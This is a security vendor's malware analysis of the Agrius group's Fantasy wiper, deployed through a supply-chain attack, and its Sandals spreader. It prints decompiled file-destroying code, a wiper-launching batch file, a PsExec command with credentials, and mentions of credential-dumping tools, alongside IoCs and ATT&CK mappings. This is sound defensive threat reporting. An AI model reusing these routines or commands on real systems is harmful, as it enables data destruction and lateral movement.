Fantasy – a new Agrius wiper deployed through a supply-chain attack

12/7/2022

Adam Burgher
7 Dec 2022 - 11:30AM

ESET researchers analyzed a supply-chain attack abusing an Israeli software developer to deploy Fantasy, Agrius's new wiper, with victims including the diamond industry

ESET researchers discovered a new wiper and its execution tool, both attributed to the Agrius APT group, while analyzing a supply-chain attack abusing an Israeli software developer. The group is known for its destructive operations.

In February 2022, Agrius began targeting Israeli HR and IT consulting firms, and users of an Israeli software suite used in the diamond industry. We believe that Agrius operators conducted a supply-chain attack abusing the Israeli software developer to deploy their new wiper, Fantasy, and a new lateral movement and Fantasy execution tool, Sandals.

The Fantasy wiper is built on the foundations of the previously reported Apostle wiper but does not attempt to masquerade as ransomware, as Apostle originally did. Instead, it goes right to work wiping data. Victims were observed in South Africa – where reconnaissance began several weeks before Fantasy was deployed – Israel, and Hong Kong.

Key points of this blogpost:

- Agrius conducted a supply-chain attack abusing an Israeli software suite used in the diamond industry.
- The group then deployed a new wiper we named Fantasy. Most of its code base comes from Apostle, Agrius's previous wiper.
- Along with Fantasy, Agrius also deployed a new lateral movement and Fantasy execution tool that we have named Sandals.
- Victims include Israeli HR firms, IT consulting companies, and a diamond wholesaler; a South African organization working in the diamond industry; and a jeweler in Hong Kong.

Group overview

Agrius is a newer Iran-aligned group targeting victims in Israel and the United Arab Emirates since 2020. The group initially deployed a wiper, Apostle, disguised as ransomware, but later modified Apostle into fully fledged ransomware. Agrius exploits known vulnerabilities in internet-facing applications to install webshells, then conducts internal reconnaissance before moving laterally and then deploying its malicious payloads.

Campaign overview

On February 20th, 2022 at an organization in the diamond industry in South Africa, Agrius deployed credential harvesting tools, probably in preparation for this campaign. Then, on March 12th, 2022, Agrius launched the wiping attack by deploying Fantasy and Sandals, first to the victim in South Africa and then to victims in Israel and lastly to a victim in Hong Kong.

Victims in Israel include an IT support services company, a diamond wholesaler, and an HR consulting firm. South African victims are from a single organization in the diamond industry, with the Hong Kong victim being a jeweler.




Figure 1. Victim timeline and locations

The campaign lasted less than three hours and within that timeframe ESET customers were already protected with detections identifying Fantasy as a wiper, and blocking its execution. We observed the software developer pushing out clean updates within a matter of hours of the attack. We reached out to the software developer to notify them about a potential compromise, but our enquiries went unanswered.

Preparing for departure

The first tools deployed by Agrius operators to victim systems, through means unknown, were:

- MiniDump, "*a C# implementation of mimikatz/pypykatz minidump functionality to get credentials from LSASS dumps*"
- SecretsDump, a Python script that "*performs various techniques to dump hashes from [a] remote machine without executing any agent there*"
- Host2IP, a custom C#/.NET tool that resolves a hostname to an IP address.

Usernames, passwords, and hostnames collected by these tools are required for Sandals to successfully spread and execute the Fantasy wiper. Agrius operators deployed MiniDump and SecretsDump to this campaign's first victim on February 20th, 2022, but waited until March 12th, 2022 to deploy Host2IP, Fantasy, and Sandals (consecutively).

Sandals: Igniting the Fantasy (wiper)

Sandals is a 32-bit Windows executable written in C#/.NET. We chose the name because Sandals is an anagram of some of the command line arguments it accepts. It is used to connect to systems in the same network via SMB, to write a batch file to disk that executes the Fantasy wiper, and then run that batch file via PsExec with this command line string:

- PsExec.exe /accepteula -d -u "<username>" -p "<password>" -s "C:\<path>\<GUID>.bat"

The PsExec options have the following meanings:

- -d – Don't wait for process to terminate (non-interactive).
- /accepteula – Suppress display of the license dialog.
- -s – Run the remote process in the SYSTEM account.

Sandals does not write the Fantasy wiper to remote systems. We believe that the Fantasy wiper is deployed via a supply-chain attack using the software developer's software update mechanism. This assessment is based on several factors:

- all victims were customers of the affected software developer;
- the Fantasy wiper was named in a similar fashion to legitimate versions of the software;
- all victims executed the Fantasy wiper within a 2.5 hour timeframe, where victims in South Africa were targeted first, then victims in Israel, and finally victims in Hong Kong (we attribute the delay in targeting to time zone differences and a hardcoded check-in time within the legitimate software); and,

- lastly, the Fantasy wiper was written to, and executed from, %SYSTEM%\Windows\Temp, the default temp directory for Windows systems.

Additionally, we believe the victims were already using PsExec, and Agrius operators chose to use PsExec to blend into typical administrative activity on the victims' machines, and for ease of batch file execution. Table 1 lists the command line arguments accepted by Sandals.

Table 1. Sandals arguments and their descriptions

Argument	Description	Required
-f <filepath>	A path and filename to a file that contains a list of hostnames that should be targeted.	Yes
-u <username>	The username that will be used to log into the remote hostname(s) in argument -f.	Yes
-p <password>	The username that will be used to log into the remote hostname(s) in argument -f.	Yes
-l <filepath>	The path and filename of the Fantasy wiper on the remote system that will be executed by the batch file created by Sandals.	Yes
-d <path>	The location to which Sandals will write the batch file on the remote system. Default location is %WINDOWS%\Temp.	No
-s <integer>	The amount of time, in seconds, that Sandals will sleep between writing the batch file to disk and executing. The default is two seconds.	No
-a file <filepath> or -a random or -a rsa	If -a is followed by the word file and a path and filename, Sandals uses the encryption key in the supplied file. If -a is followed by rsa or random, Sandals uses the RSACryptoServiceProvider class to generate a public-private key pair with a key size of 2,048.	No
-dn <devicename>	Specifies which drive to connect with on a remote system over SMB. Default is C:.	No
-ps <filepath>	Location of PsExec on disk. Default is psexec.exe in the current working directory.	No
-ra	If -ra is supplied at runtime, it sets the variable flag to True (initially set to False). If flag=True, Sandals deletes all files written to disk in the current working directory. If flag=False, Sandals skips the file cleanup step.	No

The batch file written to disk by Sandals is named <GUID>.bat, where the filename is the output of the Guid.NewGuid() method. An example of a Sandals batch file is shown in Figure 2.

```
@echo off
C:\Windows\temp\fantasy35.exe PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTE2Ij8+DQo8UlNBUGFyYW1ldGVycyB4bWxuczp4
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLWluc3
RhbmNlIj4NCiAgPEV4cG9uZW50PkFRQUI8L0V4cG9uZW50Pg0KICA8TW9kdWx1cz4xREhNUzBhSDRoNDRuUit6YUN4NGxLTVVhN29LQjQ2NUwycmw3
TW1yem1seTlaQXk2VnN6VXBnc2lvTGVJMkVVLzNkdkJtTDIwU0RGMEs2N1FLT0tiYS9tN3NEM3Uybk93bGdwUzgyZFhkVnlBMlFZejVIaDMwM2dBRF
JUZVd3RWErUm9aeDlDWm9YMmZoRnlnbncxQU5YL3FOc09jYTFSSVE4R3dFR1RzUm5wZFNZR0h3Z0NlKy9rRW43WTRrb3BScDRCNFpDK3paUE5URGdj
aWl2MUZHeUdXV1ZnSWNKR2lBTisrY3RFV05EVk1HOFN5Tk1vRFI0aklXTmJPVkl6OVJLeXZSV2FtL3YzaFNBWE9MMzQ5cWowUDI1VjhVN0RsTWxKVT
RVVlBlUFQ1Y0JUbkcvRHhUcjBIUUR2SnFyN2RudEdlMGkyREZEd1RjaGNjb2NnZ3c9PTwvTW9kdWx1cz4NCjwvUlNBUGFyYW1ldGVycz4=
SET Filename=%"%fantasy35.exe%"%
SET FilePath=%"%C:\Windows\temp\fantasy35.exe%"%
:check
timeout 30
tasklist /fi "ImageName eq %Filename%" /fo csv 2>NUL | find /I "%Filename%">NUL
if "%ERRORLEVEL%"=="0" (goto check) else (DEL /s "%FilePath%")
del %0
```


```
Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16"?>
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nR+zaCx4lKMUa7oKB465L2rl7Mmrzmly9ZAy6VszUpgsioLeI2EU/3dvBmL20SDF0K67QKOKba/m7sD3u2nOwlgpS82
  dXdVyA2QYz5Hh303gADRTeWwEa+RoZx9CZoX2fhFygnw1ANX/qNsOca1RIQ8GwEGTsRnpdSYGHwgCe+/kEn7Y4kopRp4B4ZC+zZPNTDgciiv1FGy
  GWWVgIcJGiAN++ctEWNDVMG8SyNMoDR4jIWNbOVIz9RKyvRWam/v3hSAXOL349qj0P25V8U7DlMlJU4UVPePT5cBTnG/DxTr0HQDvJqr7dntGe0i
  2DFDwTchccocggw==</Modulus>
</RSAParameters>
```

Figure 2. Sandals batch file (top, in red) and the decoded command line parameter (bottom, in blue)

The base64 string that follows fantasy35.exe is likely a relic of the execution requirements of Apostle (more details in the *Attribution to Agrius* section). However, the Fantasy wiper only looks for an argument of 411 and ignores all other runtime input (see the next section for more information).

Fantasy wiper

The Fantasy wiper is also a 32-bit Windows executable written in C#/.NET, so named for its filenames: fantasy45.exe and fantasy35.exe, respectively. Figure 3 depicts the execution flow of the Fantasy wiper.






Figure 3. Fantasy wiper execution flow

Initially, Fantasy creates a mutex to ensure that only one instance is running. It collects a list of fixed drives but excludes the drive where the %WINDOWS% directory exists. Then it enters a for loop iterating over the drive list to build a recursive directory listing, and uses the RNGCryptoServiceProvider.GetBytes method to create a cryptographically strong sequence of random values in a 4096-byte array. If a runtime argument of 411 is supplied to the wiper, the for loop overwrites the contents of every file with the aforementioned byte array using a nested while loop. Otherwise, the for loop only overwrites files with a file extension listed in the Appendix.

Fantasy then assigns a specific timestamp (2037-01-01 00:00:00) to these file timestamp properties:

- CreationTime
- LastAccessTime
- LastWriteTime
- CreationTimeUtc
- SetLastAccessTimeUtc
- LastWriteTimeUtc

and then deletes the file. This is presumably done to make recovery and forensic analysis more difficult.

During the for loop, the Fantasy wiper counts errors within the current directory when attempting to overwrite files. If the number of errors exceeds 50, it writes a batch file, %WINDOWS%\Temp\<GUID>.bat, that deletes the directory with the files causing the errors, and then self-deletes. File wiping then resumes in the next directory in the target list.

Once the for loop completes, the Fantasy wiper creates a batch file in %WINDOWS%\Temp called registry.bat. The batch file deletes the following registry keys:

- HKCR\.EXE
- HKCR\.dll
- HKCR*

Then it runs the following to attempt to clear file system cache memory:

- %windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks

Lastly, registry.bat deletes itself (del %0).

Next, the Fantasy wiper clears all Windows event logs and creates another batch file, system.bat, in %WINDOWS%\Temp, that recursively deletes all files on %SYSTEMDRIVE%, attempts to clear file system cache memory, and self-deletes. Then Fantasy sleeps for two minutes before overwriting the system's Master Boot Record.

Fantasy then writes another batch file, %WINDOWS%\Temp\remover.bat, that deletes the Fantasy wiper from disk and then deletes itself. Then Fantasy wiper sleeps for 30 seconds before rebooting the system with reason code SHTDN_REASON_MAJOR_OTHER (0x00000000) — Other issue.

It is likely that %SYSTEMDRIVE% recovery is possible. Victims were observed to be back up and running within a matter of hours.

Attribution to Agrius

Much of the code base from Apostle, initially a wiper masquerading as ransomware then updated to actual ransomware, was directly copied to Fantasy and many other functions in Fantasy were only slightly modified from Apostle, a known Agrius tool. However, the overall functionality of Fantasy is that of a wiper without any attempt to masquerade as ransomware. Figure 4 shows the file deletion functions in Fantasy and Apostle, respectively. There are only a few small tweaks between the original function in Apostle and the Fantasy implementation.

```
private void JobFileContent(string filename, int timesToWrite = 3)
{
    if (!File.Exists(filename))
    {
        return;
    }
    FileInfo fileInfo = new FileInfo(filename);
    try
    {
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 10 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileJob(fileStream, i, num, damageBlock, timesToWrite);
                }
            }
            else
            {
                Job(fileStream.Length, timesToWrite, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
```

```
public void DeleteFile(string filename)
{
    try
    {
        if (!File.Exists(filename))
        {
            return;
        }
        FileInfo fileInfo = new FileInfo(filename);
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 25 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileDelete(fileStream, i, num, damageBlock);
                }
            }
            else
            {
                Delete(fileStream.Length, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
```

Figure 4. File deletion functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Figure 4. File deletion functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Figure 5 shows that the directory listing function is almost a direct copy, with only the function variables getting a slight tweak between Apostle and Fantasy.

```
public void DoForDirectory(string directoryName, int threadCount = 2)
{
    try
    {
        GetDirectoryFileList(directoryName);
        GetSubDirectoryFileListRecursive(directoryName);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
```

```
public void DoWork(string directoryName, string ownPath, bool isWindowsDrive, int threadCount = 2
{
    try
    {
        GetDirectoryFileList(directoryName, ownPath);
        GetSubDirectoryFileListRecursive(directoryName, ownPath, isWindowsDrive);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
```

Figure 5. Directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Finally, the GetSubDirectoryFileListRecursive function in Figure 6 is also almost an exact copy.

```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}
```

```
private void GetSubDirectoryFileListRecursive(string directoryName, string ownPath, bool isWindowsDrive
{
    string[] directories = Directory.GetDirectories(directoryName);
    foreach (string directory in directories)
    {
        if (!isWindowsDrive || !PublicVariable.ExcludePathList.Any((string s) => directory.Contains(s))
        {
            GetDirectoryFileList(directory, ownPath);
            try
            {
                GetSubDirectoryFileListRecursive(directory, ownPath, isWindowsDrive);
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 6. Recursive directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

In addition to the code reuse, we can see remnants of the Apostle execution flow in Fantasy. In the original analysis of Apostle, SentinelOne notes that "*Proper execution of the ransomware version requires supplying it with a base64 encoded argument containing an XML of an 'RSAParameters' object. This argument is passed on and saved as the Public Key used for the encryption process and is most likely generated on a machine owned by the threat actor.*" We can see in the batch file in Figure 7, which Sandals creates on remote systems to launch Fantasy, that the same

base64-encoded argument containing an XML of an RSAParameters object is passed to Fantasy at runtime. Fantasy, however, does not use this runtime argument.

```
C:\Windows\temp\fantasy35.exe PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTE2Ij8+DQo8UlNBUGFyYW1ldGVycyB4bWxuczp
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLWluc
RhbmNlIj4NCiAgPEV4cG9uZW50PkFRQUI8L0V4cG9uZW50Pg0KICA8TW9kdWx1cz4xREhNUzBhSDRoNDRuUit6YUN4NGxLTVVhN29LQjQ2NUwycmw
TW1yem1seTlaQXk2VnN6VXBnc2lvTGVJMkVVLzNkdkJtTDIwU0RGMEs2N1FLT0tiYS9tN3NEM3Uybk93bGdwUzgyZFhkVnlBMlFZejVIaDMwM2dBR
JUZVd3RWErUm9aeDlDWm9YMmZoRnlnbncxQU5YL3FOc09jYTFSSVE4R3dFR1RzUm5wZFNZR0h3Z0NlKy9rRW43WTRrb3BScDRCNFpDK3paUE5URGd
aWl2MUZHeUdXV1ZnSWNKR2lBTisrY3RFV05EVk1HOFN5Tk1vRFI0aklXTmJPVkl6OVJLeXZSV2FtL3YzaFNBWE9MMzQ5cWowUDI1VjhVN0RsTWxKV
RVVlBlUFQ1Y0JUbkcvRHhUcjBIUUR2SnFyN2RudEdlMGkyREZEd1RjaGNjb2NnZ3c9PTwvTW9kdWx1cz4NCjwvUlNBUGFyYW1ldGVycz4=
```

```
Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16"?>
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nR+zaCx4lKMUa7oKB465L2rl7Mmrzmly9ZAy6VszUpgsioLeI2EU/3dvBmL20SDF0K67QKOKba/m7sD3u2nOwlgpS8
  dXdVyA2QYz5Hh303gADRTeWwEa+RoZx9CZoX2fhFygnw1ANX/qNsOca1RIQ8GwEGTsRnpdSYGHwgCe+/kEn7Y4kopRp4B4ZC+zZPNTDgciiv1FG
  GWWVgIcJGiAN++ctEWNDVMG8SyNMoDR4jIWNbOVIz9RKyvRWam/v3hSAXOL349qj0P25V8U7DlMlJU4UVPePT5cBTnG/DxTr0HQDvJqr7dntGe0
  2DFDwTchccocggw==</Modulus>
</RSAParameters>
```

Figure 7. Sandals passing to Fantasy the same RSAParameters object as was used by Apostle ransomware

Conclusion

Since its discovery in 2021, Agrius has been solely focused on destructive operations. To that end, Agrius operators probably executed a supply-chain attack by targeting an Israeli software company's software updating mechanisms to deploy Fantasy, its newest wiper, to victims in Israel, Hong Kong, and South Africa. Fantasy is similar in many respects to the previous Agrius wiper, Apostle, that initially masqueraded as ransomware before being rewritten to be actual ransomware. Fantasy makes no effort to disguise itself as ransomware. Agrius operators used a new tool, Sandals, to connect remotely to systems and execute Fantasy.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

SHA-1	Filename	Detection	Descript
1A62031BBB2C3F55D44F59917FD32E4ED2041224	fantasy35.exe	MSIL/KillDisk.I	Fantasy wiper.
820AD7E30B4C54692D07B29361AECD0BB14DF3BE	fantasy45.exe	MSIL/KillDisk.I	Fantasy wiper.
1AAE62ACEE3C04A6728F9EDC3756FABD6E342252	host2ip.exe	clean	Resolves a hostname to
5485C627922A71B04D4C78FBC25985CDB163313B	MiniDump.exe	MSIL/Riskware.LsassDumper.H	Implementation of Mimik dumps credentials from
DB11CBFFE30E0094D6DE48259C5A919C1EB57108	registry.bat	BAT/Agent.NRG	Batch file that wipes som and is dropped and exec Fantasy wiper.
3228E6BC8C738781176E65EBBC0EB52020A44866	secretsdump.py	Python/Impacket.A	Python script that dumps hashes.
B3B1EDD6B80AF0CDADADD1EE1448056E6E1B3274	spchost.exe	MSIL/Agent.XH	Sandals lateral moveme Fantasy spreader.

MITRE ATT&CK techniques

This table was built using version 12 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1587	Develop Capabilities	Agrius builds utility tools to use during an active exploitation process.
	T1587.001	Develop Capabilities: Malware	Agrius builds custom malware including wipers (Fantasy) and lateral movement tools (Sandals).
Initial Access	T1078.002	Valid Accounts: Domain Accounts	Agrius operators attempted to capture cached credentials and then use them for lateral movement.
	T1078.003	Valid Accounts: Local Accounts	Agrius operators attempted to use cached credentials from local accounts to gain initial access to additional systems within an internal network.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Fantasy and Sandals both use batch files that run via the Windows command shell.

Tactic	ID	Name	Description
Privilege Escalation	T1134	Access Token Manipulation	Fantasy uses the LookupPrivilegeValue and AdjustTokenPrivilege APIs in advapi32.dll to grant its process token the SeShutdownPrivilege to reboot Windows.
Defense Evasion	T1070.006	Indicator Removal on Host: Timestomp	Agrius operators timestomped the compilation timestamps of Fantasy and Sandals.
Credential Access	T1003	OS Credential Dumping	Agrius operators used several tools to dump OS credentials for use in lateral movement.
Discovery	T1135	Network Share Discovery	Agrius operators used cached credentials to check for access to other systems within an internal network.
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	Agrius operators used cached credentials to connect over SMB to systems within an exploited internal network.
	T1570	Lateral Tool Transfer	Agrius operators used Sandals to push batch files over SMB to other systems within an internal network.
Impact	T1485	Data Destruction	The Fantasy wiper overwrites data in files and then deletes the files.
	T1561.002	Disk Wipe	Fantasy wipes the MBR of the Windows drive and attempts to wipe the OS partition.
	T1561.001	Disk Wipe: Disk Content Wipe	Fantasy wipes all disk contents from non-Windows drives that are fixed drives.
	T1529	System Shutdown/Reboot	Fantasy reboots the system after completing its disk and data wiping payloads.

Appendix

File extensions (682) targeted by Fantasy wiper when not targeting all file extensions. File extensions highlighted in yellow (68) are common filename extensions in Windows. Notably absent are file extensions dll and sys.

$$	blend	drw	jsp	nyf	qualsoftcode	tdb
$db	blend1	dsb	kb2	oab	quicken2015backup	tex
001	blend2	dss	kbx	obj	quicken2016backup	tga
002	blob	dtd	kc2	obk	quicken2017backup	thm
003	bm3	dwg	kdb	odb	quickenbackup	tib
113	bmk	dxb	kdbx	odc	qv~	tibkp
3dm	bookexport	dxf	kdc	odf	r3d	tif
3ds	bpa	dxg	key	odg	raf	tig
3fr	bpb	em1	kf	odm	rar	tis
3g2	bpm	epk	kpdx	odp	rat	tlg
3gp	bpn	eps	layout	ods	raw	tmp
3pr	bps	erbsql	lbf	odt	rb	tmr
